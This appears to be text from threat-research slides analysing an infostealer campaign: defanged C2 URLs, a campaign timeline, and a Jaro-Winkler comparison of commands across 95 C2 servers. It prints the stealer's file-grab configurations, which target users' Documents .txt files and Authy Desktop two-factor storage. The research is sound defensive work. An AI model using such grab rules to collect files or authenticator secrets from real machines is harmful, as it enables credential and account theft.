
```
From xcvzxf_ru/index[.]php (Received this configuration on 2019/Nov/14)
F DOC TXT %USERPROFILE%\Documents\*.txt, 150+ -
  \Windows\|Program Files\|Program Files (x86)\|AppData\Local\|AppData\LocalLow\|AppData\Roaming\|ProgramData\|TEMP\|
  \PUBLIC\|System32\|Keygen\|Crack\|Patch\|Games\|Game\|Downloads\|Music\|Movies\|Mp3\|Adobe\|xampp\|SteamGames\|steamapps\
F Authy %userprofile%\AppData\Roaming\Authy Desktop\Local Storage\leveldb *MANIFEST*,*.ldb,*log*,*lock*,*.txt,*current*, 10000 + -

From parals[.]ac[.]ug/index[.]php (Received this configuration on 2024/Mar/27)
F DOC TXT %USERPROFILE%\Documents\*.txt, 150+ -
  \Windows\|Program Files\|Program Files (x86)\|AppData\Local\|AppData\LocalLow\|AppData\Roaming\|ProgramData\|TEMP\|
  \PUBLIC\|System32\|Keygen\|Crack\|Patch\|Games\|Game\|Downloads\|Music\|Movies\|Mp3\|Adobe\|xampp\|SteamGames\|steamapps\
F Authy %userprofile%\AppData\Roaming\Authy Desktop\Local Storage\leveldb *MANIFEST*,*.ldb,*log*,*lock*,*.txt,*current*, 10000 + -
```


- The 9 labels were used for 95 C2 URLs
 - PDF, Recent, JPG, Winauth, PNG, Authy, Desktop TXT, Text, DOC TXT

Command Similarity

- Used the Jaro-Winker Distance to check commands similarity
- The commands from 95 C2 servers are similar




Their Campaign Overview



Their Campaign Overview


1st campaign
2019/Nov/14 - 2020/Mar/2
15 C2 URLs




Their Campaign Overview

1st campaign
2019/Nov/14 - 2020/Mar/2
15 C2 URLs

